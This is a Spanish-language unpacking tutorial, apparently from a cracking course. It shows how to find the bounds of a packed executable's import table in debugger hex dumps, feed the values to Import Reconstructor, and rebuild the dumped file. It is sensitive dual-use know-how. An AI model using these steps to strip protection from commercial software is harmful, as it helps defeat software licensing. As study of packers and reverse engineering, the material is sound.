El tema es que no todos los programas usan saltos indirectos para llegar a las apis, por lo cual a veces ese metodo falla, pero lo mejor y que nunca falla es buscar una llamada a una api, y ver de donde toma el valor guardado que nos llevara a la api, y ese valor tiene que estar guardado en la IAT.

Aquí en el ejemplo JMP [403238]

```
004014FA - FF25 30324000  JMP DWORD PTR DS:[403230]   kernel32.CloseHandle
00401500 - FF25 34324000  JMP DWORD PTR DS:[403234]   kernel32.WriteFile
00401506 - FF25 38324000  JMP DWORD PTR DS:[403238]   kernel32.GetModuleHandleA
0040150C - FF25 3C324000  JMP DWORD PTR DS:[40323C]   kernel32.ReadFile
00401512 - FF25 40324000  JMP DWORD PTR DS:[403240]   kernel32.ExitProcess
00401518 - FF25 48324000  JMP DWORD PTR DS:[403248]   COMCTL32.InitCommonControls
0040151E - FF25 4C324000  JMP DWORD PTR DS:[40324C]   COMCTL32.CreateToolbarEx
00401524 - FF25 50324000  JMP DWORD PTR DS:[403250]   COMCTL32.CreateToolbar
0040152A - FF25 58324000  JMP DWORD PTR DS:[403258]   GDI32.TextOutA
00401530 - FF25 5C324000  JMP DWORD PTR DS:[40325C]   GDI32.StartPage
00401536 - FF25 60324000  JMP DWORD PTR DS:[403260]   GDI32.StartDocA
DS:[00403238]=7C80B529 (kernel32.GetModuleHandleA)

Address   Hex dump                                  ASCII
00403238  29 B5 80 7C 0E 18 80 7C A2 CA 81 7C 00 00 00 00  )µ€|##€|ó╩ü|....
00403248  DD 15 C5 58 21 9B C4 58 3B 8B C6 58 00 00 00 00  ¦§┼X↑ø─X;ïæX....
00403258  0C BC EF 77 26 F1 F0 77 E9 49 F2 77 68 E0 EF 77  .╝'w&±-wúI=whó'w
```

Alli esta bien claro 403238 es una entrada de la IAT donde esta guardada la direccion de la api GetModuleHandleA, de esta forma en el DUMP estamos viendo parte de la IAT, lo que necesitamos es ver donde comienza y donde termina la misma.

Por supuesto mirar todos los JMPS INDIRECTOS y ver cual es la minima y maxima direccion podria ser un metodo, aunque es muy lento, lo mejor es ir al DUMP e ir subiendo de a poco, y como sabemos cada entrada tiene una direccion de una api, en este caso es 7C80B529, que vista al reves es 29 B5 80 7c, cambiare a la vista de dos culumnas para que se aprecie mas.

```
Address   Hex dump                                  ASCII
00403238  29 B5 80 7C 0E 18 80 7C                   )µ€|##€|
00403240  A2 CA 81 7C 00 00 00 00                   ó╩ü|....
00403248  DD 15 C5 58 21 9B C4 58                   ¦§┼X↑ø─X
00403250  3B 8B C6 58 00 00 00 00                   ;ïæX....
00403258  0C BC EF 77 26 F1 F0 77                   .╝'w&±-w
00403260  E9 49 F2 77 68 E0 EF 77                   úI=whó'w
00403268  E1 61 EF 77 C9 DD F0 77                   ßa'w╔¦-w
00403270  51 E0 F0 77 2D 6C EF 77                   Qó-w-l'w
00403278  98 6E EF 77 00 00 00 00                   ÿn'w....
00403280  D8 7C 37 76 1E 31 36 76                   ï¦7v▲16v
00403288  CD 46 38 76 00 00 00 00                   =F8v....
00403290  00 00 00 00 00 00 00 00                   ........
00403298  00 00 00 00 00 00 00 00                   ........
```

Alli vemos la organización de la IAT, vimos en la parte anterior que estan continuadas todas las entradas de la misma dll y luego la separacion para comenzar con la siguiente dll, es una entrada con ceros, si marcamos los ceros de separacion.

```
Address   Hex dump                                  ASCII
00403238  29 B5 80 7C 0E 18 80 7C                   )µ€|##€|
00403240  A2 CA 81 7C 00 00 00 00                   ó╩ü|....
00403248  DD 15 C5 58 21 9B C4 58                   ¦§┼X↑ø─X
00403250  3B 8B C6 58 00 00 00 00                   ;ïæX....
00403258  0C BC EF 77 26 F1 F0 77                   .╝'w&±-w
00403260  E9 49 F2 77 68 E0 EF 77                   úI=whó'w
00403268  E1 61 EF 77 C9 DD F0 77                   ßa'w╔¦-w
00403270  51 E0 F0 77 2D 6C EF 77                   Qó-w-l'w
00403278  98 6E EF 77 00 00 00 00                   ÿn'w....
00403280  D8 7C 37 76 1E 31 36 76                   ï¦7v▲16v
00403288  CD 46 38 76 00 00 00 00                   =F8v....
00403290  00 00 00 00 00 00 00 00                   ........
00403298  00 00 00 00 00 00 00 00                   ........
004032A0  00 00 00 00 00 00 00 00                   ........
```


Algunos packers mas sofisticados sobreescriben los ceros con basura para que se haga mas dificil la reconstruccion, total esas entradas no se usan, y como ya no necesita arrancar el programa, no necesita mantener los ceros, pero aquí estan y como ejemplo vemos que entre ellos en una misma dll las direcciones son cercanas ya que van a la misma seccion donde se encuentra esa dll, si ven abajo de

00403238 **29 B5 80 7C** **0E 18 80 7C**)µ€|##€|
00403240 **A2 CA 81 7C** 00 00 00 00

hay tres apis que van a direcciones 7Cxxxxxx y luego esta la entrada con los ceros que separa de la siguiente dll.


Si vemos en VIEW-M veremos a que seccion CODE de que dll corresponden esas direcciones tipo 7Cxxxxxx

Pues alli vemos que todas esas direcciones estan comprendidas dentro de la seccion code de la kernel32.dll.




77F41000	0006C000	SHLWAPI	.text	code,import	Imag	R	RWE
77FAD000	00001000	SHLWAPI	.data	data	Imag	R	RWE
77FAE000	00002000	SHLWAPI	.rsrc	resources	Imag	R	RWE
77FB0000	00006000	SHLWAPI	.reloc	relocations	Imag	R	RWE
7C800000	00001000	kernel32		PE header	Imag	R	RWE
7C801000	00082000	kernel32	.text	code,import	Imag	R	RWE
7C883000	00005000	kernel32	.data	data	Imag	R	RWE
7C888000	00073000	kernel32	.rsrc	resources	Imag	R	RWE
7C8FB000	00006000	kernel32	.reloc	relocations	Imag	R	RWE
7C910000	00001000	ntdll		PE header	Imag	R	RWE
7C911000	0007B000	ntdll	.text	code,export	Imag	R	RWE

Por supuesto en sus maquinas las dll pueden estar ubicadas en otras direcciones, pero aquí veo que en mi maquina esas entradas corresponde a la seccion CODE de la kernel32.dll o sea que las direcciones de las entradas contiguas caen todas alli en esa dll.



Address	Hex dump	ASCII
00403208	C7 86 D1 77 16 48 D2 77	╟å╨w▬H╥w
00403210	1E AC D6 77 42 10 D2 77	▲¼╓wB►╥w
00403218	00 00 00 00 C1 C9 80 7C	....┴╔Ç|
00403220	99 6B 82 7C 2F FE 80 7C	Öké|/■Ç|
00403228	2D FF 80 7C E0 C6 80 7C	- Ç|óåÇ|
00403230	77 9B 80 7C 9F 0F 81 7C	w¢Ç|ƒ*ü|
00403238	29 B5 80 7C 0E 18 80 7C	)µÇ|♫↑Ç|
00403240	A2 CA 81 7C 00 00 00 00	ó╩ü|....
00403248	DD 15 C5 58 21 9B C4 58	¦§┼X↑ø─X
00403250	3B 8B C6 58 00 00 00 00	;ïåX....
00403258	0C BC EF 77 26 F1 F0 77	.╝'w&±-w
00403260	E9 49 F2 77 68 E0 EF 77	ûI=whó'w
00403268	E1 61 EF 77 C9 DD F0 77	ßa'w╔¦-w
00403270	51 E0 F0 77 2D 6C EF 77	Qó-w-l'w
00403278	98 6E EF 77 00 00 00 00	ÿn'w....
00403280	D8 7C 37 76 1E 31 36 76	ï¦7v▲16v
00403288	CD 46 38 76 00 00 00 00	=F8v....
00403290	00 00 00 00 00 00 00 00	.....
00403298	00 00 00 00 00 00 00 00	.....

Pues alli vemos todas las entradas correspondientes a la kernel32.dll, vemos la separacion con ceros marcada en rojo y mas arriba hay entradas que van a otra dll en este caso su seccion CODE se encuentra en direcciones cercanas a 77Dxxxxx, miremos en M, a que dll corresponden.



77C34000	00001000	msvcrt	.rsrc	resources	Imag	R	RWE
77C35000	00003000	msvcrt	.reloc	relocations	Imag	R	RWE
77D10000	00001000	USER32		PE header	Imag	R	RWE
77D11000	0005F000	USER32	.text	code,import	Imag	R	RWE
77D70000	00002000	USER32	.data	data	Imag	R	RWE
77D72000	0002B000	USER32	.rsrc	resources	Imag	R	RWE
77D9D000	00003000	USER32	.reloc	relocations	Imag	R	RWE
77DA0000	00001000	ADVAPI32		PE header	Imag	R	RWE
77DA1000	00075000	ADVAPI32	.text	code,import	Imag	R	RWE

Pues entonces las direcciones que hay arriba de la separacion, corresponden a la seccion CODE de la user32.dll, sigamos subiendo hasta la siguiente separacion.

```
00403168 00 00 00 00 00 00 00 00 ........
00403170 00 00 00 00 00 00 00 00 ........
00403178 00 00 00 00 00 00 00 00 ........
00403180 00 00 00 00 42 8C D1 77 ....BÎÐw
00403188 9D 8F D1 77 3E 0B D2 77 ØÅÐw>∂Ëw
00403190 24 15 D3 77 4C 1F D3 77 $§ËwL▼Ëw
00403198 D4 B6 D1 77 E8 0F D2 77 ÈÃÐwþ*Ëw
004031A0 24 13 D2 77 DA 5E D2 77 $‼Ëwr^Ëw
004031A8 60 DA D1 77 EA 04 D5 77 ' rÐwÜ♦'w
004031B0 11 12 D2 77 35 EE D3 77 ◄↕Ëw5¯Ëw
004031B8 F5 B5 D1 77 9C FA D2 77 §ÃÐw£·Ëw
004031C0 EC DB D1 77 F6 8B D1 77 ÿ▀Ðw÷ïÐw
004031C8 83 F7 D4 77 A4 D8 D1 77 ã▪Ëwñïðw
004031D0 9A F3 D2 77 2E 8C D1 77 Ü*Ëw.ÎÐw
004031D8 1B C0 D1 77 F9 D7 D1 77 ←└Ðw··ÎÐw
004031E0 8C 14 D2 77 09 B6 D1 77 Î¶Ëw.ÃÐw
004031E8 5E 02 D2 77 EE D4 D1 77 ^☻Ëw¯ÈÐw
004031F0 1C B1 D3 77 B8 96 D1 77 ∟▒Ëw@ûÐw
004031F8 9C F3 D4 77 50 62 D2 77 £*ËwPbËw
00403200 1D B6 D1 77 81 E5 D2 77 #ÃÐwüõËw
00403208 C7 86 D1 77 16 48 D2 77 ÃÅÐw▬HËw
00403210 1E AC D6 77 42 10 D2 77 ▲¼ïwB►Ëw
00403218 00 00 00 00 C1 C9 80 7C ....┴╔Ç¦
00403220 99 6B 82 7C 2F FE 80 7C öké¦/■Ç¦
00403228 2D FF 80 7C E0 C6 80 7C - Ç¦óãÇ¦
```

Pues alli vemos todas las apis que caen dentro de la seccion CODE de la user32.dll y la separacion pero arriba ya no hay mas nada quiere decir que el inicio de la iat es 403184, pues esa es la primera entrada valida.

```
Address  Hex dump                 ASCII
00403174 00 00 00 00 00 00 00 00 ........
00403184 42 8C D1 77 9D 8F D1 77 BÎÐwØÅÐw
0040318C 3E 0B D2 77 24 15 D3 77 >∂Ëw$§Ëw
00403194 4C 1F D3 77 D4 B6 D1 77 L▼ËwÈÃÐw
0040319C E8 0F D2 77 24 13 D2 77 þ*Ëw$‼Ëw
004031A4 DA 5E D2 77 60 DA D1 77 r^Ëw' rÐw
004031AC EA 04 D5 77 11 12 D2 77 Ü♦'w◄↕Ëw
004031B4 35 EE D3 77 F5 B5 D1 77 5¯Ëw§ÃÐw
004031BC 9C FA D2 77 EC DB D1 77 £·Ëwÿ▀Ðw
004031C4 F6 8B D1 77 83 F7 D4 77 ÷ïÐwã▪Ëw
004031CC A4 D8 D1 77 9A F3 D2 77 ñïÐwü*Ëw
004031D4 2E 8C D1 77 1B C0 D1 77 .ÎÐw←└Ðw
004031DC F9 D7 D1 77 8C 14 D2 77 ··ÎÐwÎ¶Ëw
004031E4 09 B6 D1 77 5E 02 D2 77 .ÃÐw^☻Ëw
004031EC EE D4 D1 77 1C B1 D3 77 ¯ÈÐw∟▒Ëw
004031F4 B8 96 D1 77 9C F3 D4 77 @ûÐw£*Ëw
004031FC 50 62 D2 77 1D B6 D1 77 PbËw#ÃÐw
00403204 81 E5 D2 77 C7 86 D1 77 üõËwÃÅÐw
0040320C 16 48 D2 77 1E AC D6 77 ▬HËw▲¼ïw
00403214 42 10 D2 77 00 00 00 00 B►Ëw....
0040321C C1 C9 80 7C 99 6B 82 7C ┴╔Ç¦ökè¦
00403224 2F FE 80 7C 2D FF 80 7C /■Ç¦- Ç¦
0040322C E0 C6 80 7C 77 9B 80 7C óãÇ¦w›Ç¦
00403234 9F 0F 81 7C 29 B5 80 7C ƒ*ü¦)µÇ¦
0040323C 0E 18 80 7C A2 CA 81 7C ♫↑Ç¦¢╩ü¦
00403244 00 00 00 00 DD 15 C5 58 ....¦§┼X
0040324C 21 9B C4 58 3B 8B C6 58 !›─X;ïãX
00403254 00 00 00 00 0C BC EF 77 .....╝'w
```

Vemos claramente mas arriba no hay mas entradas que vayan a ninguna dll, y en este caso, ademas hacia arriba hay todos ceros lo cual nos facilita la tarea de ver el inicio de la IAT, algunos packers mas complejos normalmente llenan de basura antes de la IAT y luego de que termine, para que no sea tan facil identificar el inicio, pero si uno sabe que las entradas de la IAT siempre deben ir a la seccion code de una dll, pues el resto en seguida nos damos cuenta lo que es basura, pues no nos lleva a ninguna seccion code de ninguna dll.

Pues alli en la imagen vemos el inicio de la IAT que es 403184, ahora iremos bajando hasta hallar el final de la iat, usando el mismo metodo, mirando siempre que la IAT continuara mientras haya entradas que vayan a una seccion code de una dll.

Tambien mas adelante veremos que hay packers que cambian entradas de la IAT y las redireccionan a rutinas propias, desde la cual saltan a la api, ese caso por supuesto no se da aquí, y lo estudiaremos mas adelante, pero por ahora, sabemos que las entradas de la IAT son direcciones de apis, y que deben llevarnos a secciones code de dlls.

```
00403244 00 00 00 00 DD 15 C5 58 ....¦§+X
0040324C 21 9B C4 58 3B 8B C6 58 !¢─X;ï╠X
00403254 00 00 00 00 0C BC EF 77 .....╝'w
0040325C 26 F1 F0 77 E9 49 F2 77 &±-wûI=w
00403264 68 E0 EF 77 E1 61 EF 77 hó'wßa'w
0040326C C9 DD F0 77 51 E0 F0 77 ╔¦-wQó-w
00403274 2D 6C EF 77 98 6E EF 77 -l'wÿn'w
0040327C 00 00 00 00 D8 7C 37 76 ....ï¦7v
00403284 1E 31 36 76 CD 46 38 76 ▲16v=F8v
0040328C 00 00 00 00 00 00 00 00 ........
00403294 00 00 00 00 00 00 00 00 ........
0040329C 00 00 00 00 00 00 00 00 ........
```

Alli vemos las ultimas entradas de la IAT que van a 76xxxxxx veamos a que dll corresponden.

58CA4000	0001F000	COMCTL32	.rsrc	resources	Imag	R	RWE
58CC3000	00004000	COMCTL32	.reloc	relocations	Imag	R	RWE
76360000	00001000	COMDLG32		PE header	Imag	R	RWE
76361000	00030000	COMDLG32	.text	code,import	Imag	R	RWE
76391000	00004000	COMDLG32	.data	data	Imag	R	RWE
763950[illegible]	00012000	COMDLG32	.rsrc	resources	Imag	R	RWE
763A7000	00003000	COMDLG32	.reloc	relocations	Imag	R	RWE
773A0000	00001000	comctl_1		PE header	Imag	R	RWE
773A1000	00090000	comctl_1	.text	code,import	Imag	R	RWE

En este caso corresponden a la sección CODE de COMDLG32.dll y luego de esto no hay mas entradas asi que el final de la IAT para que queden todas las entradas incluidas dentro seria 40328C, podria tomarse tambien que la ultima entrada es 403288 y igual funcionara, pero para mas claridad vemos que termina en 40328c y ponemos esa direccion como fin de la IAT.

Por lo tanto ya tenemos el inicio y final de la IAT

INICIO: 403184
FINAL: 40328C

el IMPORT RECONTRUCTOR nos pide tres datos :
1)el inicio de la IAT, pero hay que restarle a 403184 la imagebase que en este caso es 400000 asi que seria **3184**.
2) El segundo valor que nos pide es el largo de la IAT por lo cual restando el FINAL menos el INICIO tendremos el largo.

LARGO=40328c-403184=108


por lo cual el segundo dato que nos pide del largo o SIZE sera **108**

3)El tercer dato es el OEP tambien restandole la imagebase seria 401000-400000=**1000**

```
00401000  6A 00        PUSH 0
00401002  E8 FF040000  CALL 00401506                JMP to kernel32.GetModuleHandleA
00401[illegible]  A3 CA204000  MOV DWORD PTR DS:[4020CA],EAX
00401[illegible]  6A 00        PUSH 0
0040100[illegible]  [illegible]4204000  PUSH 4020F4                ASCII "No need to disasm the code!"
00401013  [illegible]A6040000  CALL 004014BE                JMP to USER32.FindWindowA
00401018  0BC0         OR EAX,EAX
```


OEP

Estos datos los ingresaremos en el IMP REC.




Alli vemos lso daros que pusimos en el IMP REC, en OEP pusimos el 1000 ya que a 401000 le restamos la imagebase, en RVA el inicio de tabla restandole la imagebase tambien y en Size el largo de la IAT.

Ahora apretamos GET IMPORTS




Vemos que el IMP REC lo que hace es hallar que apis pertenece a cada entrada de la IAT, y ademas de hallarla, te comunica si es valida o sea si esta correcta, marcando YES, en el caso de entradas redireccionadas por ciertos packers que no vayan directamente a una API te mostrara NO y en ese caso habra que averiguar esa entrada incorrecta a que api pertenece realmente, arreglarla para que el IMP REC reconozca como entrada correcta y nos diga YES y una vez que esta todo YES como en el caso actual ya podemos reparar el dumpeado.

Antes de hacerlo como nos gusta mirar, veremos que en cada dll, si desplegamos el contenido apretando en el +.




Tenemos cada entrada a que api pertenece y si tenemos ganas podemos ubicar la primera que vimos en la IAT que era la entrada correspondiente a GetModuleHandleA.




Si recuerdan esa fue la primera entrada que miramos en la IAT la correspondiente a 403238, por supuesto en IMP REC siempre hay que restar la imagebase por lo cual buscaremos 3238 ademas sabemos que pertenece a Kernel32.dll como vemos en la imagen superior al lado del nombre de la


api.




Por lo tanto debemos abrir la kernell32.dll y para ello hacemos click en el + que esta a la izquierda.



Alli vemos la entrada 3238 corresponde a GetModuleHandleA esta todo bien, asi que ahora repararemos el dumpeado, vamos al boton FIX DUMP.




Alli buscamos el dumpeado y lo abrimos




Bueno alli vemos que el IMP REC lo repara aunque no toca el DUMPED que teniamos guardado

sino que crea uno reparado con el nombre DUMPED_.exe.


Veamos alli en la carpeta donde esta.




Alli esta podemos intentar ejecutarlo a ver si quedo bien.



Jejejejeje aun parece que falta algo pero a no asustarse que al reparar la IAT muchas veces nos ocurrira esto, el mismo PE TOOLS tiene la solucion abrimos el PE TOOLS




Y vamos a REBUILD PE y buscamos el DUMPED_.EXE y lo repara perfectamente ahora lo ejecutamos yyyy...



